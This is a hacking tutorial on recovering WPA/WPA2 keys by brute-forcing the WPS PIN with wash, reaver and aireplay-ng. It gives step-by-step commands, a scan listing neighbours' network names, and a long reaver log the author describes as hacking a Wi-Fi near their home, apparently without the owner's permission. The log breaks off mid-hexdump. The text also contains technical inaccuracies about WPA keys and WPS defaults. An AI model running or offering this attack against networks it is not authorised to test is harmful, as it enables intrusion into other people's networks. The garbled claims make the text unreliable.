hacking-tutorial
Network Hacking - Gaining Access - WPA/WPA2 Cracking

Introduction to WPA/WPA2 Cracking
- WPA (Wi-Fi Protected Access) and WPA2 are security protocols designed to secure wireless networks.
- Both WPA and WPA2 are very very similar the only difference is that WPA2 uses AES/CCMP encryption while WPA uses TKIP.
- The WPA/WPA2 protocol is designed to be more secure than WEP, but it can still be vulnerable to certain types of attacks, especially if weak passwords are used.
- Each packet in WPA/WPA2 contains a 256-bit key, which is derived from the pre-shared key (PSK) and the SSID of the network.
WPS (Wi-Fi Protected Setup) Vulnerability
- But, there’s a feature if enabled and misconfigured, can be exploited to recover the key without having to crack the actual encryption.
- The Feature is called WPS (Wi-Fi Protected Setup), which allows users to easily connect devices to a Wi-Fi network without entering the password.
- It was designed to simplify the process of connecting devices such as printers, fax etc. to a Wi-Fi network.
- We can actually see a WPS button on most wireless printers, if this button is pressed, and than we press WPS button on the router, it will automatically connect to the network without needing to enter the password.
- The authentication is done using an 8-digit PIN, which is used to derive the WPA/WPA2 key. So, you can take this as password made up of only numbers, and the length of the password is 8 digits. So, this gives us a relitively small keyspace to brute-force.
- Once, we get this pin, it can be used to recover the actual WPA/WPA2 key, which can then be used to decrypt the traffic on the network.
- In this case, we are not actually cracking the WPA/WPA2 encryption, but rather exploiting a vulnerability in the WPS protocol to recover the key.
[!NOTE] This only works if the WPS feature is enabled on the target router and, is not configured to use Push Button Authentication (PBA) mode instead of Normal Pin Authentication (NPA) mode.
-
The router will refuse to accept any pin entered if the router is in
Push Button Authentication (PBA)mode. And, will only work after the WPS button is pressed on the router. -
So, in most routers PBC (Push Button Configuration) is the default mode, and WPS is disabled by default.
-
In such a scenario, we will first scan for the WPS enabled networks, using the command:
root@kali:~# wash --interface wlan0 BSSID Ch dBm WPS Lck Vendor ESSID -------------------------------------------------------------------------------- XX:XX:XX:XX:XX:XX 1 -62 2.0 No Avik XX:XX:XX:XX:XX:XX 1 -50 2.0 No RealtekS Rahul Agarwal_2.4G XX:XX:XX:XX:XX:XX 5 -70 2.0 No ZTE_2.4G_cCGVZc XX:XX:XX:XX:XX:XX 6 -64 2.0 No RalinkTe Mids-44 XX:XX:XX:XX:XX:XX 6 -52 2.0 No Airtel_Sathvik XX:XX:XX:XX:XX:XX 9 -66 2.0 No AtherosC abhilash XX:XX:XX:XX:XX:XX 10 -70 2.0 No Broadcom Nidhi XX:XX:XX:XX:XX:XX 11 -66 2.0 No Sahil XX:XX:XX:XX:XX:XX 7 -72 2.0 No ZTE_2.4G_PHrKyC XX:XX:XX:XX:XX:XX 7 -70 1.0 No RalinkTe RH-2.4G-86E6F0 XX:XX:XX:XX:XX:XX 10 -62 2.0 No RalinkTe Winterfell XX:XX:XX:XX:XX:XX 8 -72 2.0 No AtherosC Toothless XX:XX:XX:XX:XX:XX 9 -80 2.0 No ZTE_2.4G_SDb3xT XX:XX:XX:XX:XX:XX 9 -74 2.0 No Goldenenclave 101 2.4G XX:XX:XX:XX:XX:XX 1 -70 1.0 No RalinkTe JioFiber-82hh3 XX:XX:XX:XX:XX:XX 5 -70 2.0 Yes RalinkTe Michelangelo XX:XX:XX:XX:XX:XX 1 -70 1.0 No RalinkTe RH-2.4G-9E2610 XX:XX:XX:XX:XX:XX 12 -82 2.0 No RalinkTe DAS-TP-LINK_EA46 XX:XX:XX:XX:XX:XX 1 -72 1.0 No RalinkTe RH-2.4G-882470 XX:XX:XX:XX:XX:XX 3 -72 2.0 No ZTE_2.4G_XdeD6e XX:XX:XX:XX:XX:XX 13 -70 1.0 No RalinkTe RH-2.4G-948BB0 XX:XX:XX:XX:XX:XX 9 -74 2.0 No Aasra pg 4th floor XX:XX:XX:XX:XX:XX 5 -68 2.0 No AtherosC McDeNviUber XX:XX:XX:XX:XX:XX 11 -84 2.0 No Broadcom JioFiber-gryff XX:XX:XX:XX:XX:XX 8 -74 2.0 No ZTE_2.4G_3DeKcF XX:XX:XX:XX:XX:XX 4 -78 2.0 No ZTE_2.4G_wzHhQ9 XX:XX:XX:XX:XX:XX 9 -78 1.0 No RalinkTe RH-2.4G-BEDEB0 -
Hence, now we know we have a WPS enabled network, we can use the
reavertool to brute-force the WPS PIN and recover the WPA/WPA2 key.
[!CAUTION] It will not work, and fail in this scenario cause if you LCK (Lock) is set to
Yes, which means the WPS feature is locked due to too many failed attempts or by default.
The attack will also not work if the Router has AP Rate Limiting (ARL) enabled, which limits the number of authentication attempts per second. It may but will take a long time to brute-force the WPS PIN.
-
Once, we have the info about the WPS enabled network, we can use the
reavertool to brute-force the WPS PIN and recover the WPA/WPA2 key along sideaireplay-ngto associate with the target network.] -
So, first run the command:
root@kali:~# reaver --bssid WIFI_MAC --channel <channel_number> --interface wlan0 -vvv --no-associateAnd, than run the command:
root@kali:~# aireplay-ng --fakeauth 30 -a WIFI_MAC -h WIRELESS_ADAPTER_MAC wlan0 -
And, this should start trying all possible combinations of the WPS PIN, and once it finds the correct one, it will display the WPA/WPA2 key.
-
Here’s a wifi that I hacked near my home, using the above method:
reaver logs
```bash root@kali:~# reaver --bssid XX:XX:XX:XX:XX:XX --channel 1 --interface wlan0 -vvv --no-associate Reaver v1.6.6 WiFi Protected Setup Attack Tool Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com> [+] Switching wlan0 to channel 1 [+] Waiting for beacon from XX:XX:XX:XX:XX:XX [+] Received beacon from XX:XX:XX:XX:XX:XX [+] Vendor: RealtekS WPS: A new PIN configured (timeout=0) WPS: UUID - hexdump(len=16): [NULL] WPS: PIN - hexdump_ascii(len=8): 31 32 33 34 35 36 37 30 12345670 WPS: Selected registrar information changed WPS: Internal Registrar selected (pbc=0) WPS: sel_reg_union WPS: set_ie WPS: cb_set_sel_reg WPS: Enter wps_cg_set_sel_reg WPS: Leave wps_cg_set_sel_reg early WPS: return from wps_selected_registrar_changed [+] Trying pin "12345670" [+] Associated with XX:XX:XX:XX:XX:XX (ESSID: Rahul Agarwal_2.4G) [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 [+] Received deauth request send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 [+] Received deauth request send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [+] Received identity request [+] Sending identity response send_packet called from send_identity_response() send.c:81 send_packet called from resend_last_packet() send.c:161 WPS: Processing received message (len=429 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M1 WPS: UUID-E - hexdump(len=16): 63 04 12 53 10 19 20 06 12 28 b4 3d 08 2d 91 41 WPS: Enrollee MAC Address XX:XX:XX:XX:XX:XX WPS: Enrollee Nonce - hexdump(len=16): f2 15 8e fc e7 95 d5 93 91 19 52 41 49 9f 8f cd WPS: Enrollee Authentication Type flags 0x21 WPS: No match in supported authentication types (own 0x0 Enrollee 0x21) WPS: Workaround - assume Enrollee does not advertise supported authentication types correctly WPS: Enrollee Encryption Type flags 0x9 WPS: No match in supported encryption types (own 0x0 Enrollee 0x9) WPS: Workaround - assume Enrollee does not advertise supported encryption types correctly WPS: Enrollee Connection Type flags 0x1 WPS: Enrollee Config Methods 0x2788 [Display] [PBC] [Keypad] WPS: Enrollee Wi-Fi Protected Setup State 2 WPS: Manufacturer - hexdump_ascii(len=27): 52 65 61 6c 74 65 6b 20 53 65 6d 69 63 6f 6e 64 Realtek Semicond 75 63 74 6f 72 20 43 6f 72 70 2e uctor Corp. WPS: Model Name - hexdump_ascii(len=7): 52 54 4c 38 36 37 31 RTL8671 WPS: Model Number - hexdump_ascii(len=13): 45 56 2d 32 30 31 30 2d 30 39 2d 32 30 EV-2010-09-20 WPS: Serial Number - hexdump_ascii(len=15): 31 32 33 34 35 36 37 38 39 30 31 32 33 34 37 123456789012347 WPS: Primary Device Type: 6-0050F204-1 WPS: Device Name - hexdump_ascii(len=10): 45 41 52 54 48 2d 32 30 32 32 EARTH-2022 WPS: Enrollee RF Bands 0x1 WPS: Enrollee Association State 0 WPS: Device Password ID 0 WPS: Enrollee Configuration Error 0 WPS: OS Version 10000000 WPS: M1 Processed WPS: dev_pw_id checked WPS: PBC Checked WPS: Entering State SEND_M2 WPS: WPS_CONTINUE, Freeing Last Message WPS: WPS_CONTINUE, Saving Last Message WPS: returning [+] Received M1 message WPS: Found a wildcard PIN. Assigned it for this UUID-E WPS: Registrar Nonce - hexdump(len=16): 68 7e 1c 0b a9 21 ce d0 9d a1 6a 0f 9b 2a d4 5b WPS: UUID-R - hexdump(len=16): 02 4c ae 1c 16 ac 7e c1 93 26 81 2d 15 b0 2a b2 WPS: Building Message M2 WPS: * Version WPS: * Message Type (5) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * UUID-R WPS: * Public Key WPS: Generate new DH keys DH: private value - hexdump(len=192): 67 76 6c ef bf 5f a7 56 9c da 98 25 a5 c1 9e 95 28 d1 30 89 97 bf 5a fc 49 b9 c7 85 49 80 78 4f ad c4 c3 fd e2 a5 19 4e 6c 31 13 7e 06 10 88 6e 9c 11 d1 0b c9 3d 64 be c5 ab 84 38 c0 09 11 32 c7 19 de 6b 8d d3 d3 c6 df e8 21 5c 73 a3 00 c0 c1 81 94 78 a0 4f a1 84 23 59 37 2c 54 e4 dc 4c cb 09 be d1 14 f5 14 c9 45 2b 85 22 88 5c b0 a0 19 b6 4f c4 c4 e4 ec 64 2b e5 58 43 c9 37 9d d4 75 47 f0 67 5e fc e5 11 ec be db 4f 1d 4f 88 d3 21 f6 2b 22 33 ba 73 fc d3 f0 34 1e e2 8a 52 ad 8c 2f 1c 8c a9 77 21 d9 34 59 ee f1 c1 c6 6e e4 5c 0b 77 bc b3 f5 95 a1 5c e5 02 7f 2c 6b df 77 DH: public value - hexdump(len=192): b0 eb 5c e1 b9 53 04 19 0e a3 9d 12 6c ec be 28 ee 65 ca 4f 38 df 82 8e 60 dd a5 34 2e 5b c2 a7 be df aa 1a 9d 03 5e e7 9c e1 ff 12 84 f0 cd eb eb 7d 57 c6 09 12 75 d5 6d 99 30 2c ef 1b d3 51 d1 07 a6 02 61 53 21 ad 49 65 ac 0a 43 21 8f 4b a4 31 1c 79 49 d3 b6 d2 dc d8 56 d9 07 6d 98 7f 66 f6 f7 5a b2 c3 ca 84 7d 9c b2 3c 13 0a 18 20 b4 65 15 74 a8 a1 fb 8f 97 9d 5e 7e f3 38 fd 98 86 9f e7 d2 d6 18 99 63 56 19 43 83 03 82 4e 7e 1c 8f 94 7b 46 89 7c 26 bc 7b 5d 61 99 c1 b7 4d 88 95 49 be b1 d6 4b d2 e4 1f 5e 63 85 ac 07 dd 31 2f 7c e9 94 2a 4d 8b 69 5e a5 be 39 5f 58 97 WPS: DH Private Key - hexdump(len=192): 67 76 6c ef bf 5f a7 56 9c da 98 25 a5 c1 9e 95 28 d1 30 89 97 bf 5a fc 49 b9 c7 85 49 80 78 4f ad c4 c3 fd e2 a5 19 4e 6c 31 13 7e 06 10 88 6e 9c 11 d1 0b c9 3d 64 be c5 ab 84 38 c0 09 11 32 c7 19 de 6b 8d d3 d3 c6 df e8 21 5c 73 a3 00 c0 c1 81 94 78 a0 4f a1 84 23 59 37 2c 54 e4 dc 4c cb 09 be d1 14 f5 14 c9 45 2b 85 22 88 5c b0 a0 19 b6 4f c4 c4 e4 ec 64 2b e5 58 43 c9 37 9d d4 75 47 f0 67 5e fc e5 11 ec be db 4f 1d 4f 88 d3 21 f6 2b 22 33 ba 73 fc d3 f0 34 1e e2 8a 52 ad 8c 2f 1c 8c a9 77 21 d9 34 59 ee f1 c1 c6 6e e4 5c 0b 77 bc b3 f5 95 a1 5c e5 02 7f 2c 6b df 77 WPS: DH own Public Key - hexdump(len=192): b0 eb 5c e1 b9 53 04 19 0e a3 9d 12 6c ec be 28 ee 65 ca 4f 38 df 82 8e 60 dd a5 34 2e 5b c2 a7 be df aa 1a 9d 03 5e e7 9c e1 ff 12 84 f0 cd eb eb 7d 57 c6 09 12 75 d5 6d 99 30 2c ef 1b d3 51 d1 07 a6 02 61 53 21 ad 49 65 ac 0a 43 21 8f 4b a4 31 1c 79 49 d3 b6 d2 dc d8 56 d9 07 6d 98 7f 66 f6 f7 5a b2 c3 ca 84 7d 9c b2 3c 13 0a 18 20 b4 65 15 74 a8 a1 fb 8f 97 9d 5e 7e f3 38 fd 98 86 9f e7 d2 d6 18 99 63 56 19 43 83 03 82 4e 7e 1c 8f 94 7b 46 89 7c 26 bc 7b 5d 61 99 c1 b7 4d 88 95 49 be b1 d6 4b d2 e4 1f 5e 63 85 ac 07 dd 31 2f 7c e9 94 2a 4d 8b 69 5e a5 be 39 5f 58 97 WPS: DH Private Key - hexdump(len=192): 67 76 6c ef bf 5f a7 56 9c da 98 25 a5 c1 9e 95 28 d1 30 89 97 bf 5a fc 49 b9 c7 85 49 80 78 4f ad c4 c3 fd e2 a5 19 4e 6c 31 13 7e 06 10 88 6e 9c 11 d1 0b c9 3d 64 be c5 ab 84 38 c0 09 11 32 c7 19 de 6b 8d d3 d3 c6 df e8 21 5c 73 a3 00 c0 c1 81 94 78 a0 4f a1 84 23 59 37 2c 54 e4 dc 4c cb 09 be d1 14 f5 14 c9 45 2b 85 22 88 5c b0 a0 19 b6 4f c4 c4 e4 ec 64 2b e5 58 43 c9 37 9d d4 75 47 f0 67 5e fc e5 11 ec be db 4f 1d 4f 88 d3 21 f6 2b 22 33 ba 73 fc d3 f0 34 1e e2 8a 52 ad 8c 2f 1c 8c a9 77 21 d9 34 59 ee f1 c1 c6 6e e4 5c 0b 77 bc b3 f5 95 a1 5c e5 02 7f 2c 6b df 77 WPS: DH peer Public Key - hexdump(len=192): 19 53 af d3 77 bb 0d f5 74 a0 21 a4 5f 2e 52 60 c0 30 8f 05 a5 c5 12 da 6f a9 5d b4 20 7d d5 47 f7 63 59 ec 31 f9 fd 4d 6a 4a 95 07 cc 0c 64 b4 a3 8d 94 3c 77 65 25 13 d9 75 05 a5 5b 36 e2 a2 ac 4e 2f e5 4e 61 54 2e e9 0c 28 73 e4 0a df b9 a3 57 b9 13 3d 92 50 6e 8c 9b aa 44 1f d8 af 98 07 e2 d2 d9 80 a7 fc ea 3f 50 be 34 a2 b7 fa ce 38 ba dc a9 d0 72 f0 7e 39 c7 d4 14 46 0d f4 e7 9c 0a 9c 79 f4 c0 e8 8e 8d 89 62 68 7e bb d4 fa 89 86 aa ab dc 13 c6 28 dc 4d 8d 83 28 4a 7a 11 19 1f ea 6f 3a 9f 95 f7 e9 3c e2 b7 55 7c 53 f0 2a e2 ef 44 54 45 77 45 c4 f3 c0 25 f0 7d 5b e6 DH: shared key - hexdump(len=192): df 82 03 d4 67 d7 2b 8a e5 a5 ba 3d 5b c5 1e 6c 25 b6 49 39 b5 03 a7 c4 44 f6 33 9c 38 06 4d ab a4 16 27 de b5 01 fd c7 56 fa ac e3 0c 07 28 1a 71 47 00 58 95 f8 29 e3 68 18 f5 b9 13 d3 76 e1 1f 16 b9 c4 db 4d 62 2d 21 5d 20 4f 53 db 1f 58 62 4c 31 af fc 5f db d1 84 51 95 0b 00 29 6b aa 36 ed 6b 7b ed 1e 28 35 53 2d 14 90 28 e3 57 56 02 b4 4a 12 45 df 22 91 b2 0d 8f 22 b7 73 be c9 2e 70 c0 e5 74 0d f5 94 c3 45 fe c9 da 93 b3 33 06 ea 5a 40 03 76 24 cb de 01 30 ed 21 eb 70 8c b1 bd 1e ea 5a 44 b4 e6 0b 61 c6 52 7b 94 5e 27 aa 47 05 3f 59 ea 62 a2 9f e0 7d b1 28 82 d6 43 WPS: DH shared key - hexdump(len=192): df 82 03 d4 67 d7 2b 8a e5 a5 ba 3d 5b c5 1e 6c 25 b6 49 39 b5 03 a7 c4 44 f6 33 9c 38 06 4d ab a4 16 27 de b5 01 fd c7 56 fa ac e3 0c 07 28 1a 71 47 00 58 95 f8 29 e3 68 18 f5 b9 13 d3 76 e1 1f 16 b9 c4 db 4d 62 2d 21 5d 20 4f 53 db 1f 58 62 4c 31 af fc 5f db d1 84 51 95 0b 00 29 6b aa 36 ed 6b 7b ed 1e 28 35 53 2d 14 90 28 e3 57 56 02 b4 4a 12 45 df 22 91 b2 0d 8f 22 b7 73 be c9 2e 70 c0 e5 74 0d f5 94 c3 45 fe c9 da 93 b3 33 06 ea 5a 40 03 76 24 cb de 01 30 ed 21 eb 70 8c b1 bd 1e ea 5a 44 b4 e6 0b 61 c6 52 7b 94 5e 27 aa 47 05 3f 59 ea 62 a2 9f e0 7d b1 28 82 d6 43 WPS: DHKey - hexdump(len=32): 90 1f d7 49 25 fe 84 9d 6a 72 17 48 18 84 c3 85 d1 27 a8 f2 b6 f4 e9 c5 56 31 37 71 5c 4b 90 7a WPS: KDK - hexdump(len=32): 50 b1 86 a2 f5 b1 d0 87 d6 eb d2 87 7b 0e cf d4 a1 7b 3d a3 60 2b b7 33 3a 4d e3 6b cc 12 1a 5f WPS: AuthKey - hexdump(len=32): 9c 9f 02 f3 a1 45 a8 79 3d 2b eb 08 0b 5f 30 e2 10 12 1a 17 4a e3 ab c7 0c 91 b8 db 45 4d 6c de WPS: KeyWrapKey - hexdump(len=16): eb 74 dc 6b 62 03 db cd 01 72 81 06 e3 fa c3 85 WPS: EMSK - hexdump(len=32): 32 88 b5 ed b0 cd c3 1b 19 78 5b 0c 0f fa a2 e7 a7 03 62 75 83 9b ef d3 82 e0 fe 0b 25 74 f7 f7 WPS: * Authentication Type Flags WPS: * Encryption Type Flags WPS: * Connection Type Flags WPS: * Config Methods (8c) WPS: * Manufacturer WPS: * Model Name WPS: * Model Number WPS: * Serial Number WPS: * Primary Device Type WPS: * Device Name WPS: * RF Bands (0) WPS: * Association State WPS: * Configuration Error (0) WPS: * Device Password ID (0) WPS: * OS Version WPS: * Authenticator [+] Sending M2 message send_packet called from send_msg() send.c:116 WPS: Processing received message (len=429 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M1 WPS: Unexpected state (15) for receiving M1 WPS: returning [+] Received M1 message WPS: Building Message WSC_NACK WPS: * Version WPS: * Message Type (14) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * Configuration Error (0) [+] Sending WSC NACK send_packet called from send_msg() send.c:116 WPS: Building Message WSC_NACK WPS: * Version WPS: * Message Type (14) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * Configuration Error (0) [+] Sending WSC NACK send_packet called from send_msg() send.c:116 send_packet called from send_termination() send.c:142 [!] WPS transaction failed (code: 0x03), re-trying last pin WPS: Invalidating used wildcard PIN WPS: Invalidated PIN for UUID - hexdump(len=16): 63 04 12 53 10 19 20 06 12 28 b4 3d 08 2d 91 41 WPS: A new PIN configured (timeout=0) WPS: UUID - hexdump(len=16): [NULL] WPS: PIN - hexdump_ascii(len=8): 31 32 33 34 35 36 37 30 12345670 WPS: Selected registrar information changed WPS: Internal Registrar selected (pbc=0) WPS: sel_reg_union WPS: set_ie WPS: cb_set_sel_reg WPS: Enter wps_cg_set_sel_reg WPS: Leave wps_cg_set_sel_reg early WPS: return from wps_selected_registrar_changed [+] Trying pin "12345670" [+] Associated with XX:XX:XX:XX:XX:XX (ESSID: Rahul Agarwal_2.4G) [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [+] Received deauth request send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [+] Received deauth request send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [!] WARNING: Receive timeout occurred [+] Sending EAPOL START request send_packet called from send_eapol_start() send.c:48 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 send_packet called from resend_last_packet() send.c:161 [+] Received identity request [+] Sending identity response send_packet called from send_identity_response() send.c:81 send_packet called from resend_last_packet() send.c:161 WPS: Processing received message (len=429 op_code=4) WPS: Received WSC_MSG WPS: Unsupported attribute type 0x1049 len=6 WPS: Parsed WSC_MSG WPS: Received M1 WPS: UUID-E - hexdump(len=16): 63 04 12 53 10 19 20 06 12 28 b4 3d 08 2d 91 41 WPS: Enrollee MAC Address XX:XX:XX:XX:XX:XX WPS: Enrollee Nonce - hexdump(len=16): d9 ec e0 c5 7d 06 11 d0 9c 36 81 b7 24 03 ad 20 WPS: Enrollee Authentication Type flags 0x21 WPS: No match in supported authentication types (own 0x0 Enrollee 0x21) WPS: Workaround - assume Enrollee does not advertise supported authentication types correctly WPS: Enrollee Encryption Type flags 0x9 WPS: No match in supported encryption types (own 0x0 Enrollee 0x9) WPS: Workaround - assume Enrollee does not advertise supported encryption types correctly WPS: Enrollee Connection Type flags 0x1 WPS: Enrollee Config Methods 0x2788 [Display] [PBC] [Keypad] WPS: Enrollee Wi-Fi Protected Setup State 2 WPS: Manufacturer - hexdump_ascii(len=27): 52 65 61 6c 74 65 6b 20 53 65 6d 69 63 6f 6e 64 Realtek Semicond 75 63 74 6f 72 20 43 6f 72 70 2e uctor Corp. WPS: Model Name - hexdump_ascii(len=7): 52 54 4c 38 36 37 31 RTL8671 WPS: Model Number - hexdump_ascii(len=13): 45 56 2d 32 30 31 30 2d 30 39 2d 32 30 EV-2010-09-20 WPS: Serial Number - hexdump_ascii(len=15): 31 32 33 34 35 36 37 38 39 30 31 32 33 34 37 123456789012347 WPS: Primary Device Type: 6-0050F204-1 WPS: Device Name - hexdump_ascii(len=10): 45 41 52 54 48 2d 32 30 32 32 EARTH-2022 WPS: Enrollee RF Bands 0x1 WPS: Enrollee Association State 0 WPS: Device Password ID 0 WPS: Enrollee Configuration Error 0 WPS: OS Version 10000000 WPS: M1 Processed WPS: dev_pw_id checked WPS: PBC Checked WPS: Entering State SEND_M2 WPS: WPS_CONTINUE, Freeing Last Message WPS: WPS_CONTINUE, Saving Last Message WPS: returning [+] Received M1 message WPS: Found a wildcard PIN. Assigned it for this UUID-E WPS: Registrar Nonce - hexdump(len=16): 74 0c 58 05 ce 95 51 f8 af 34 64 b2 74 68 54 5b WPS: UUID-R - hexdump(len=16): d1 41 d5 f1 6f 70 8e 54 38 b7 1b e7 30 59 49 1b WPS: Building Message M2 WPS: * Version WPS: * Message Type (5) WPS: * Enrollee Nonce WPS: * Registrar Nonce WPS: * UUID-R WPS: * Public Key WPS: Generate new DH keys DH: private value - hexdump(len=192): 70 e2 3e f0 e4 ce 10 ab 7f 6b 78 36 a1 2d 6a 30 d8 ad ed 5f 9f da fe 7a ab e9 0e dd e5 37 24 e7 69 c4 94 83 64 9f ca 08 a5 93 ad 26 0c 9b 8b 3e f2 99 2d f6 ad 05 a7 20 e2 e2 d8 b1 a8 32 bd 7a d9 13 65 18 2d 9d 5f 8f f9 10 f5 ae fe 90 08 d6 90 04 7e d5 df 2d ae 44 c2 5b e4 b3 9a 5f 0b 9d 24 46 fa 12 ba 56 b6 47 88 d2 8d 8b 8c 6a 94 1b fa 2b ff 0b 4f e4 3e 94 ce 02 87 df cd e1 ac de 37 ca d4 89 85 3c c4 87 1a 46 d5 3e 7b bb 01 dc 3a 88 84 28 49 45 85 a1 b5 5f c9 0c 3a ac c0 a4 9f a4 37 ca 81 98 83 36 f0 b2 69 85 55 6f 72 51 bb 87 37 1b 08 09 6e 18 91 31 b3 87 7d 58 5c 46 DH: public value - hexdump(len=192): f2 3e d5 4f e5 a5 49 e7 25 ec 8e 6e 90 82 c3 a5 d8 b8 79 74 1f c4 b3 14 22 3c 34 cc 2d 63 96 4c 66 55 ac 4e fb 90 e1 01 c2 c4 23 17 31 d3 f1 99 8e 2b b3 2d 22 29 2f 68 b1 b8 d2 a5 0f 76 90 95 4b 13 8e b5 bf 8c 6e 0d 45 76 ce 44 19 72 8d 10 ad ee f6 97 ae 83 e3 5e 75 23 1f dc 7f af 5d 09 83 b4 8b 09 7e d0 f1 31 5a d6 ba f2 05 a1 29 0d 9d 44 f2 61 c9 df f2 29 12 b6 34 05 24 9f df ce 04 6d 70 1a 33 eb fd 82 93 86 56 b1 d0 ce 6c dc 92 f8 bf 34 01 a3 32 7d ca a3 07 9f 96 8d c6 f9 59 30 9e 32 48 92 b9 3c 2e 7a 43 91 93 a0 c6 98 2a a9 2f 2d 0f f0 ae 67 c5 33 b5 bd 45 71 20 6a WPS: DH Private Key - hexdump(len=192): 70 e2 3e f0 e4 ce 10 ab 7f 6b 78 36 a1 2d 6a 30 d8 ad ed 5f 9f da fe 7a ab e9 0e dd e5 37 24 e7 69 c4 94 83 64 9f ca 08 a5 93 ad 26 0c 9b 8b 3e f2 99 2d f6 ad 05 a7 20 e2 e2 d8 b1 a8 32 bd 7a d9 13 65 18 2d 9d 5f 8f f9 10 f5 ae fe 90 08 d6 90 04 7e d5 df 2d ae 44 c2 5b e4 b3 9a 5f 0b 9d 24 46 fa 12 ba 56 b6 47 88 d2 8d 8b 8c 6a 94 1b fa 2b ff 0b 4f e4 3e 94 ce 02 87 df cd e1 ac de 37 ca d4 89 85 3c c4 87 1a 46 d5 3e 7b bb 01 dc 3a 88 84 28 49 45 85 a1 b5 5f c9 0c 3a ac c0 a4 9f a4 37 ca 81 98 83 36 f0 b2 69 85 55 6f 72 51 bb 87 37 1b 08 09 6e 18 91 31 b3 87 7d 58 5c 46 WPS: DH own Public Key - hexdump(len=192): f2 3e d5 4f e5 a5 49 e7 25 ec 8e 6e 90 82 c3 a5 d8 b8 79 74 1f c4 b3 14 22 3c 34 cc 2d 63 96 4c 66 55 ac 4e fb 90 e1 01 c2 c4 23 17 31 d3 f1 99 8e 2b b3 2d 22 29 2f 68 b1 b8 d2 a5 0f 76 90 95 4b 13 8e b5 bf 8c 6e 0d 45 76 ce 44 19 72 8d 10 ad ee f6 97 ae 83 e3 5e 75 23 1f dc 7f af 5d 09 83 b4 8b 09 7e d0 f1 31 5a d6 ba f2 05 a1 29 0d 9d 44 f2 61 c9 df f2 29 12 b6 34 05 24 9f df ce 04 6d 70 1a 33 eb fd 82 93 86 56 b1 d0 ce 6c dc 92 f8 bf 34 01 a3 32 7d ca a3 07 9f 96 8d c6 f9 59 30 9e 32 48 92 b9 3c 2e 7a 43 91 93 a0 c6 98 2a a9 2f 2d 0f f0 ae 67 c5 33 b5 bd 45 71 20 6a WPS: DH Private Key - hexdump(len=192): 70 e2 3e f0 e4 ce 10 ab 7f 6b 78 36 a1 2d 6a 30 d8 ad ed 5f 9f da fe 7a ab e9 0e dd e5 37 24 e7 69 c4 94 83 64 9f ca 08 a5 93 ad 26 0c 9b 8b 3e f2 99 2d f6 ad 05 a7 20 e2 e2 d8 b1 a8 32 bd 7a d9 13 65 18 2d 9d 5f 8f f9 10 f5 ae fe 90 08 d6 90 04 7e d5 df 2d ae 44 c2 5b e4 b3 9a 5f 0b 9d 24 46 fa 12 ba 56 b6 47 88 d2 8d 8b 8c 6a 94 1b fa 2b ff 0b 4f e4 3e 94 ce 02 87 df cd e1 ac de 37 ca d4 89 85 3c c4 87 1a 46 d5 3e 7b bb 01 dc 3a 88 84 28 49 45 85 a1 b5 5f c9 0c 3a ac c0 a4 9f a4 37 ca 81 98 83 36 f0 b2 69 85 55 6f 72 51 bb 87 37 1b 08 09 6e 18 91 31 b3 87 7d 58 5c 46 WPS: DH peer Public Key - hexdump(len=192): 68 21 a2 84 20 65 2d 97 30 62 18 b2 f7 35 a5 5b 9f 0c 49 b1 8b b7 d8 c3 e0 8f 74 78 92 7f 5f 46 06 9a d6 f5 c4 f1 1a a5 a2 77 f1 ff 71 48 b1 5b 1c 31 4d 9c 92 08 c8 b4 73 58 09 61 4b bf f1 94 d3 86 56 64 24 fd 88 f5 c1 0f b4 f3 be fe 7f 04 fd 51 8f 3a f4 86 ba ae 68 be 85 d6 1b a9 aa 82 ef 88 bc ea bd d7 7e c8 23 39 09 04 d9 82 15 51 64 ec d8 d6 16 6c 9d c5 0e 0c 7e 5a 98 c5 37 a9 51 e7 17 4a b8 b8 fe bb 81 38 66 df 6f 8e 82 b8 9a 9e d0 29 4e db c2 4b a6 6b ac 3d 40 88 ca ea fe fd 6d 3b 0a ad e8 bf 09 a2 97 7a 18 5e fb af 49 5d 95 ce 36 ea e7 ad 3e c3 c6 f4 45 e0 24 42 